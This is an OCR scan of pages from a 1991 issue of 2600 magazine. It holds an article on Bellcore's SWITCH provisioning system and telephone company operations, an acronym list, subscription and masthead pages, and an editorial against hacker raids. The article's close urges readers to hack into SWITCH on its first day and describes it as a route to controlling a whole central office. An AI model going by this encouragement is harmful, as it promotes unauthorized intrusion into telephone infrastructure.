facilities to provide a service. Some systems that will fall under IPS's umbrella are SOAC, LFACS, MIZAR, parts of TIRKS, and a new OSS that I will describe below. One should remember, however, that the idea that the Integrated Provisioning, Engineering and Planning, and Operations Process systems are self-enclosed is a fallacy. The EPS, OPS, and IPS will interrelate with each other, just as TIRKS interrelated with SOAC, or CRSAB interrelated with SSC on occasion. The "new order" is fairly obvious: customer requests for service are handled by IPS. Operation of the services is run by OPS. The examination of the service, planning of new services to offer customers, and the engineering of those new services is handled by EPS.

The LEC's new subdivision into IPS, OPS, and EPS is going to have a huge effect on LEC operations as we know them today. It is happening because of the move towards ISDN, because of CCIS, multiplexing, and intelligent, SPC electronic switches. But really, the key figure in this change has been the special services circuit. The special services circuit is really what has revolutionized the LEC telecommunications network because the line and interoffice trunk came together to form one "circuit". This redefining of what a circuit is has enormous implications on the future of telecommunications.

SWITCH

SWITCH is a new service provisioning OSS created by BELLCORE to help accomplish the aim of IPS, to allow flow-through processing of orders by automatically assigning LEC equipment and facilities for a service. SWITCH will keep track of and assign equipment on the line and trunk side of a wirecenter. SWITCH will also help the provisioning process in other areas as well.

Because of the enormity of what SWITCH will do, integrating wirecenter facility provisioning on the line and trunk side of the switching network, SWITCH development is cut into two "phases". Version 1 of SWITCH (Version 1 meaning all sub-versions of Version 1 collectively... Version 1.0, 1.5, 1.7, 1.84758 etc.) will only keep track of/assign facilities on the line side of the wirecenter. Let us take a look at the "history" of SWITCH, starting with the conception of SWITCH to its development up to the second version.

As stated in the previous section, BELLCORE had had the idea of the IPS/OPS/EPS system, which integrated the provisioning, operations, engineering, and planning of the LEC system for both the line and trunk side of the network. In late 1987, BELLCORE did a detailed study of the LEC system, especially in the area of a wirecenter provisioning of new technologies and services. From this study, the suggestion of a system that provisioned for both sides of the wirecenter, which would, through integration, help meet the growing demand for these new technologies, came about. After two years of development of the system that would be called SWITCH (so named because it was an extension of the trunk and line sides of the wirecenter, thus an extension of the "switch"), the design of Version 1.0 was completed. (Perhaps needless to say, BELLCORE's original schedule of when the versions would be out was a bit overenthusiastic time-schedulewise).

Version 1 of SWITCH provisions exclusively for the line side of the wirecenter. Of course, everyone is aware of the OSS that currently provides for the line side of the wirecenter: COSMOS. In Version 1.0, SWITCH will have the ability to take over half of COSMOS

capabilities (but Version 1.0 is just a test version - SWITCH Version 1.7 is the first "real" one - so that doesn't matter). Most of the ability to help in Version 1.0 would be in the field of provisioning for ISDN lines and packet switches. COSMOS is not able to allow flow-through provisioning of many of these new technologies. SWITCH is able to allow flow-through provisioning of ISDN's and packet switches for digital (and analog) switches because of its sophisticated data model of services and circuits. Obviously, SWITCH would be better able than COSMOS to generate switch-specific messages (RC messages) from service orders when MIZAR requests in the field of ISDN.

FOMS, Frame Operations Management System is the sub-system of SWITCH that will deal with the management of work on the MDF. FOMS is to SWITCH as CIMAP is to TIRKS i.e., FOMS is almost a separate OSS. The FOMS sub-system of SWITCH was created along with SWITCH and is not a leftover piece from COSMOS. FOMS will deal with the connection and separation of cable pairs from OE.

How would SWITCH work in the line provisioning process? A customer would phone in his request for a new line to the business office, giving any details needed (standard line or ISDN 1, call waiting - yes/no? etc.). Throughout whatever system the Business Office would have, the service order would eventually reach the SOP (SOP was the system which service orders entered FACS with). SOP would forward the service order to SOAC. SOAC would send LFACS (LFACS is the provisioner for the outside loop plant) and SWITCH the order. LFACS provides for the outside plant part of the service order, i.e., station protector to cable vault...still the MDF and switch elements must be provided for. SWITCH gives the order to its FOMS subsystem for framework via SOAC. FOMS will attach the lines CP to OE. SWITCH also sends the service order to MIZAR via SOAC. MIZAR enters the service order into the switch as an RC message. This is how a line provision was done before, the only difference with SWITCH Version 1 being that FOMS replaces COSMOS.

Why are SWITCH's connections to MIZAR and even FOMS (its own sub-system) done via SOAC? Because SWITCH has more "control" over the provisioning process. The control comes about when an order is changed while it is pending. In this situation, SWITCH is much more flexible than COSMOS. If an order changes midway, SWITCH can simply rework the order as necessary. SWITCH is "in charge" or "responsible" for reworking this order, mostly due to its flexible time schedule "piles" for orders. Obviously, besides these order schedule "piles", SWITCH must also have detailed records of all the line-side equipment of the wirecenter to allow this flexibility in assigning and reassigning facilities.

SWITCH Version 1.0 was "implemented" during December of 1989 in two CO's - one in Long Branch, New Jersey (Bell Atlantic) and the other in Cahaba Heights, Alabama (BellSouth). Implemented is in quotes because SWITCH Version 1.0 never connects with the actual switching network. Switch Version 1.0 is located in the wirecenter, and gets service order data, but never connects with SOAC. There are two stages of Version 1.0 "implementation". Stage one is Provisioning On-site Verification Testing (POVT). POVT sends pseudo-orders, created by BELLCORE, to SWITCH and then verifies the results from SWITCH with the pre-calculated correct results. Stage 2 of Version 1.0 "implementation" is Netted Field Verification Testing (NFVT). NFVT sends real customer orders to SWITCH to see if SWITCH processes orders correctly. Though the orders are real, SWITCH is still not actually connecting with a switching system.

SWITCH Version 1.5 will be the first time SWITCH is actually connected with real equipment. SWITCH Version 1.5 will contain whatever modifications that BELLCORE felt the need to make from the results of POV and NFV testing. Through SOAC, SWITCH Version 1.5 will connect with LFACS and MIZAR, and will become a part of the service provisioning system. This "soak" version will be implemented in the same two wirecenters that POV and NFV testing took place in. COSMOS will not be totally out of the picture yet because SWITCH will need a few more updates entered, a few more bugs weeded out, etc. Version 1.5 is expected to be implemented in mid-1991.

SWITCH Version 1.7 will contain major changes that came about during the Version 1.5 "soak". The most major of changes will be that SWITCH in Version 1.7 can deal without COSMOS totally, i.e., those who implement SWITCH will get rid of COSMOS. Version 1.7 of SWITCH will be made available for LEC use in late 1991 ("projected" date - pretty precarious). By late 1992 mega-SWITCH implementation/COSMOS annihilation is expected. The ROC's most interested in SWITCH, and most interested in implementing it, are Nynex, Pacific Bell, and BellSouth.

Version 2 of SWITCH will not only provision for the line side of the network, it will provision for the trunk side as well. As SWITCH replaced COSMOS for line-side

wirecenter provisioning, so SWITCH replaces the current trunk-side wirecenter provisioner(s) TAS (Trunk Administration System) and GTAS (Generic TAS). TAS and GTAS were TIRKS modules that assigned trunks to the "trunk frame" (I use this phrase virtually) on the trunk side of the network, and trunk provisioning at the CO was dependent on TAS/GTAS. But now SWITCH will assign "trunk frame slots" in response to "orders" (that come from the network planning/trunk traffic division of the LEC), just as SWITCH assigned line frame slots in response to orders (that came from customers).

The entrance of SWITCH into trunk provisioning is just part of an overall effort underway of revising trunk provisioning. There will be a TIRKS-SOAC-SWITCH connection. When TIRKS gets an "order" from the trunk traffic/planning bureau for a new trunk or carrier to be placed between offices, the first thing TIRKS does is communicate with SOAC, and through SOAC, SWITCH. SWITCH assigns a space for the trunk on the "trunk frame" and then returns the completed assignment to TIRKS through SOAC. Then TIRKS sends the order to other OSS's/office's to complete the trunk order fully. I should make it clear that this Version 2 connection between TIRKS and "FACS" is just a token one, and the TIRKS/"FACS" connection will expand greatly within later versions of SWITCH, as well as non-related to SWITCH ways. Since TIRKS is concerned with trunk provisioning and FACS is concerned with line provisioning, this expanded interface will mean more of a connection between line and trunk provisioning in the future. SWITCH version 2 will undergo testing just like version 1. The testing will take place in the 2 sites Version 1 testing took place in. Testing will revolve around the same lines: "parallel" testing with test data, "parallel" testing with real data, initial real usage of the system, system after modifications made from watching previous testing (and ready for initial distribution). And since BELLCORE's time estimation of when Version 1 would be out was so off, they're not making any promises as of when Version 2 will be distributed. That's an explanation of the two versions of SWITCH. As I said, Version 1.5 is the first time SWITCH will actually be provisioning for orders and will actually be hooked up to SOAC i.e., the first time it will not be in test mode but in working mode. Implementation of SWITCH Version 1.5 should coincide with the distribution of this issue of *2600* by several weeks.

The Business Office will use SWITCH as a database for telephone numbers and the services each telephone number has (RCF, Speed Calling, etc.). This information will be provided through the Business Office/SWITCH software contract. Other centers (and OSS's) that are connected with provisioning customer service will have their own separate software contracts with SWITCH for information receiving. "Contracts" are fundamentally to make SWITCH an OSCA system (after all this OSCA OSS planning we finally have one), but more theoretically contracts point out the second side of "provisioning". Of course, assignment has been the only part of SWITCH's provisioning process so far, assignment of line and trunk frame "slots". However, another big part of provisioning is inventory, or simply keeping track of the assignments. Through these contracts, SWITCH fulfills its second provisioning duty.

The only system SWITCH actually connects to (in Versions 1 and 2) is SOAC. But through SOAC (and through TIRKS via SOAC), SWITCH connects to LFACS, MIZAR, F1/TIRKS, CIMAP, and even CAROT. The idea of connecting all the provisioning systems (trunk and line side) is a cornerstone of IPS.

One of SWITCH's features that make it better than COSMOS and GTAS/TAS in that if an order cannot be completed by SWITCH, it is at least partially completed with information from SWITCH's database, to make life for the person who would manually complete a complex order for a new digital service easier.

Perhaps the coolest thing about SWITCH (to the LEC's, not the hacker) is its flexibility pertaining to pending work. It's "no prob" to change an order midway through the provisioning process with SWITCH. An order change can range from a change in due date (push the installation from 9/18 to 9/30) to a change in facilities (make that two lines, not one). SWITCH just reworks the order and

We just discovered an extra set of wires attached to our fax line and heading up the pole. (They've since been clipped.) Your faxes to us and to anyone else could be monitored. Our fax line is: 516-751-2608

that's that, no mess, no fuss. And SWITCH reworks an order in the most cost-efficient way that it can.

I suppose I should tell you that SWITCH will be running on IBM-compatible mainframe computers. Since SWITCH won't be hooked up to any OSS's or even any actual equipment until two months past this article's deadline (never mind a node on a Datakit VCS or a ROC PSN), this article is a "pre-view", not a "re-view". For that reason, we do not go into the base mechanics of SWITCH logon, commands, etc. However, SWITCH 1.5 will be implemented right at the time this issue comes out (in the Bell Atlantic and BellSouth offices previously mentioned), so you will be able to hack into SWITCH. It would be rather amusing to have a hacker on an OSS on the first day the OSS is ever used.

So in the end, what will SWITCH and IPS/EPS/OPS mean for hackers? Well, "routes" are a popular thing nowadays. One who "controls" Telenet can access a ROC's private "NUA prefix" with ease, and thus through Telenet one has a route to an ROC's OSS. On the same token, SWITCH will provide routes for hackers. SWITCH can route to SOAC, MIZAR, LFACS, and TIRKS. So basically if a hacker controls SWITCH and the switch, he controls the whole damned CO from cable room to OGT.

SWITCH Version 2 provisions message trunks at the CO. Nowadays trunks aren't important without 2600 Hz abilities, unless they are special services circuits. But with CCIS and ISDN signalling, when the switching network *and* the customer begin to route calls over trunks separate of the data/voice signal, perhaps the importance of trunks will increase. Of course, traditionally, the OPS systems hold the greatest esteem among hackers, for LMOS and SARTS can actually take control of lines and special services circuits respectfully. IPS would be good for the databases...after all, IPS not only provisions, it keeps records of the provisions as well. Perhaps in the future, knowledge of LEC trunks will grow in importance, if the way the Nodal system we currently have changes as well (i.e., from NPA/NXX-XXXX to a more complicated system containing "can't get to" areas - hardwiring and special services circuits).

Acronyms


BELLCORE: BELL COmmunications REsearch.
CAROT: Centralized Automatic Reporting On Trunks. This OSS monitors message trunks for trouble and and alerts technicians.
CCIS: Common Channel Interoffice Signalling. A type of trunk signalling where the signal and the routing are separated.
CCS6: I forgot one. Shoot me.
CIMAP: Circuit Installation and Maintenance Assistance Package.
CO: Central Office - The office where the customer connects with the switching network.
COSMOS: COmputer System for Mainframe OperationS - Old OSS that used to provision for line service orders by connecting OE to CP.
CP: Cable Pair - John Maxfield.
CRAS: Cable Repair Administrative System.
CRSAB: Centralized Repair Service Answering Bureau.
CTTU: Central Trunk Test Unit.
DACS: Digital Access and Cross-connect System.
DOV: Data Over Voice.
EPS: Engineering and Planning System.
FACS: Facility Assignment and Control System. The system that used to provision for customer line orders.
FDM: Frequency Division Multiplexing.
FOMS: Frame Operations Management System. The subsystem of SWITCH that replaces COSMOS.
GTAS: Generic Trunk Administration System.
IBM: International Business Machines.
IEC: Inter-Exchange Carrier.
IPS: Integrated Provisioning System.
ISDN: Integrated Services Digital Network.
LAC: Loop Assignment Center.
LEC: Local Exchange Carrier. A company, sometimes a BOC, that oversees one or more LATA's in an area.
LFACS: Loop Facilities Assignment and Control System.
LMOS: Loop Maintenance Operation System.
MDF: Main Distributing Frame.
MF: Multi-Frequency.
MIZAR: ...is blowin' in the wind...
MLT: Mechanized Loop Testing.
NFVT: Netted Field Verification Testing.
NTEC: Network Terminal Equipment Center.
NYNEX: New York and New England (reflecting the region's roots) and X (representing "the unknown and exciting future of the burgeoning information market" and the "unlimited quality" of the new concern)
ODD: Office Dependent Data.
OE: Office Equipment - Originating Equipment - a line's location on the MDF.
OGT: OutGoing Trunk - where trunks leave the CO.
OPS: Operations Process System.
OSS: Operations Support System - a computer system used by a LEC or IEC to mechanize operations.
PICS: Plug-in Inventory Control System.
POVT: Provisioning On-site Verification Testing.
PSN: Packet Switching Network.
RC: Recent Change.
RCF: Remote Call Forwarding.
RCMAC: Recent Change Memory Administration Center.
ROC: Regional Operating Company - Nynex, Ameritech, BellSouth, US West, etc.
SARTS: Switched Access Remote Test System.
SCCS: Switching Control Center System.
SOAC: Service Order Analysis and Control.
SOP: Service Order Processing.
SPC: Stored Program Control.
SSC: Special Service Center.
SWITCH: ...the answer is blowin' in the wind...
TAS: Trunk Administration System.
TDM: Time Division Multiplexing.
TIRKS: Trunks Integrated Record Keeping System. This system controls almost every aspect of message trunks except testing.
VCS: Virtual Circuit Switch.

Special thanks to Donn B. Parker.

BAD NEWS SECTION

Well, here it is. We tried to postpone our rate hike for as long as possible. Our recent 25% increase in postal fees, though, made it impossible to wait any longer. We've made an effort to keep this increase as non-dramatic as possible. Our individual rates have been raised by $3 or less per year. Corporate rates have gone up by a smaller percentage. We haven't raised the rates for back issues or for overseas subscribers. We also have kept our newsstand price discounted. The reason for this is because we want to make sure 2600 remains obtainable to as many of you as possible.

We're also counting on some other factors to help keep prices down. We hope to see more multi-year subscriptions as that will improve our immediate financial situation. Back issue sales also help to pay the ever-increasing present day costs, like printing, phones, etc. And we must also become strict about our corporate policy. Corporations and institutions pay more because in general a great many more people read our magazine in such instances and because we are often forced to write up bills and invoices for these entities. If you don't believe the corporate rate should apply to you, don't use corporate checks and avoid having the magazine sent to a corporate address. If you want us to invoice you, we must do it at the corporate rate. If you're the sole proprietor of a small business, we will, in all likelihood, allow for the individual rate. This has always been our policy. The difference is that we must now become strict about it if we are to keep the rates where they are.



INDIVIDUAL SUBSCRIPTION

❑ 1 year/$21 ❑ 2 years/$38 ❑ 3 years/$54

CORPORATE SUBSCRIPTION

❑ 1 year/$50 ❑ 2 years/$90 ❑ 3 years/$125

OVERSEAS SUBSCRIPTION

❑ 1 year, individual/$30 ❑ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❑ $260 (you'll never have to deal with this again)

BACK ISSUES (never out of date)

❑ 1984/$25 ❑ 1985/$25 ❑ 1986/$25 ❑ 1987/$25

❑ 1988/$25 ❑ 1989/$25 ❑ 1990/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988,1989, 1990 are $6.25 each)

TOTAL AMOUNT ENCLOSED:

innards

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.
Forwarding and Address Correction Requested

SECOND CLASS POSTAGE
Permit PAID at
East Setauket, N.Y.
11733
ISSN 0749-3851


overwhelmed
by
indifference


2600

MERELY EXTENDED FREEDOM IS PRIVILEGE
IS MERELY FREEDOM EXTENDED PRIVILEGE
FREEDOM MERELY EXTENDED IS PRIVILEGE
EXTENDED FREEDOM IS PRIVILEGE MERELY
IS PRIVILEGE MERELY EXTENDED FREEDOM
PRIVILEGE IS FREEDOM EXTENDED MERELY
FREEDOM IS MERELY PRIVILEGE EXTENDED
MERELY PRIVILEGE IS EXTENDED FREEDOM
MERELY FREEDOM IS EXTENDED PRIVILEGE
EXTENDED IS FREEDOM MERELY PRIVILEGE


The Hacker Quarterly

VOLUME EIGHT, NUMBER TWO
SUMMER, 1991





This is a Czechoslovakian payphone. It will take a few minutes for your eyes to adjust. This is a normal reaction.



Brave 2600 photographers risked certain death recently in the Soviet Union to bring you exclusive pictures of a Soviet payphone being used as a barricade against tanks during the recent coup attempt.

SEND YOUR PAYPHONE PHOTOS TO: 2600 PAYPHONES, PO BOX 99, MIDDLE ISLAND, NY 11953. STILL WAITING FOR AFRICAN PAYPHONES.

2600 (ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc., 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.
POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.

Yearly subscription: U.S. and Canada --$21 individual, $50 corporate (U.S. funds).
Overseas -- $30 individual, $65 corporate.
Back issues available for 1984, 1985, 1986, 1987, 1988, 1989, 1990
at $25 per year, $30 per year overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099.
NETWORK ADDRESS: 2600@well.sf.ca.us

***2600* Office Line: 516-751-2600, *2600* FAX Line: 516-751-2608**

STAFF

Editor-In-Chief
Emmanuel Goldstein

Artwork
Holly Kaufman Spruch

Writers: Eric Corley, John Drake, Paul Estev, Mr. French, The Glitch, Bob Hardy, The Infidel, Kevin Mitnick, Knight Lightning, The Devil's Advocate, The Plague, David Ruderman, Bernie S., Silent Switchman, Mr. Upsetter, Dr. Williams, and the nameless masses.

Remote Observations: Geo. C. Tilyou

Shout Outs: Ivan, Bob, Franklin, KGB.

AND HERE

Where Have All The Hackers Gone?

This is one of the more common questions circulating today. Only a couple of years ago, things seemed very different. Hacker bulletin boards were everywhere. Knowledge was spread freely on a multitude of topics, from telephone switches to all of the latest operating systems. Looking back, it all seemed so magical.

So what has changed? Two things primarily. One, naturally, is the technology itself. Antiquated telephone equipment is rapidly becoming a memory, to be replaced by sleek, modern paraphernalia that too often seems to miss the point entirely. Computers are becoming increasingly integrated into our everyday lives. The other change, however, is more troublesome. The people who make up our unique community are becoming affected by the draconian measures of a misguided few who are determined to rid technology of hackers, apparently at almost any cost.

We've seen many innocent people victimized in countless hacker hunts. Bulletin board operators who allowed hackers to communicate have repeatedly found themselves the targets of raids by government agencies, even though they themselves were not hackers. It happened to our own system operator in July of 1985. Other examples include parents returning home to find their front doors smashed in by the Secret Service, their child having been suspected of being a hacker. In some cases, no charges were ever filed. Yet much that had been confiscated was never returned. More recently, goons from the New York State Police forced their way into a Manhattan apartment, apparently believing that the best way to calm down an hysterical parent was to reveal their shotgun. Not surprisingly, this didn't work.

The absurdities and indignities that decent people have been subjected to in the search to weed out the hackers could fill every page of this publication. In the beginning, it was easy to laugh when confused government agents confiscated TV sets and rotary telephones. But the mood has slowly been changing over the years. People are really getting hurt now. Students are being taken out of school and sent to prison for such offenses as copying files, accessing systems that had no password protection, or just being mischievous. It's reached the point where their "crimes" are viewed by some as more worthy of punishment than crimes of violence, primarily because of the potential for damage if they decided to be malicious. The fact that the overwhelming majority of hackers are not malicious is simply brushed aside as is the weak security that allows easy access to so many.

We can't say we're surprised. As soon as it became clear that our courts were primarily interested in protecting corporate rights, it was only a matter of time before individuals began paying a heavy price.

Let's examine the facts. An individual cannot take TRW to court because they collect personal data on the individual without his/her permission. But TRW can claim its privacy was violated if a hacker figures out how to access the system. Ironically, most people didn't even know what TRW was doing until hackers revealed the system back in 1984.

When IBM's Prodigy recently was found to have faulty software that gave the appearance that they were able to read personal files on users' computers, they explained themselves and everybody listened. But a hacker found with a corporate document on his system is given no such luxury. It's assumed that he was up to no good and he is treated like a criminal.

Bell South is able to put people in jail for absurd, trumped up charges. (The Atlanta hackers were imprisoned for merely accessing a system that had no password!) Yet Bell South is caught red-handed lying about the value of a document in court. (The 911 document that they claimed was worth $80,000 was actually worth less than $15.) The ridiculous pricing scheme they use to justify their actions (revealed on page 6) is believed without question. But if an individual whose life has been shattered by this corruption wishes to be compensated, he soon learns how impossible justice is becoming.

Again, there are countless examples of corporate "privacy" being protected at the

expense of individual liberty. It's a very frightening scenario and we have to wonder how long it will take for mainstream society to see the threat. Now that we live in the world's only superpower, what or who will become the new enemy?

All of this is a bit much for the average hacker to take. It's not surprising to see people keeping a low profile. But inertia cannot be forgiven. Things are changing all around us and by allowing what is clearly wrong to take place, we are as guilty as if we had done it ourselves.

Freedom of speech must be preserved at any cost. You can still exercise that right in a very meaningful way by running a computer bulletin board where people can communicate freely. You may get your door kicked in if government agents or corporate security people don't like or understand what is being said. You may get a file started on you. But it's a risk you must be willing to take. After all, what is the alternative? If we continue down this road, restrictions on speech and assembly will extend beyond the world of computers and into our everyday lives. If registration of bulletin boards with the government becomes the norm, newspapers and magazines will be next. If you doubt this, consider the fact that there are more electronic newspapers and magazines emerging every year.

Admittedly, a lot of us are really only interested in learning. It makes sense not to get involved in all of this crap. But the fact is that we have become pawns in a much larger game. To submit to unacceptable terms and remain underground like criminals is the worst thing that can happen to the hacking community.

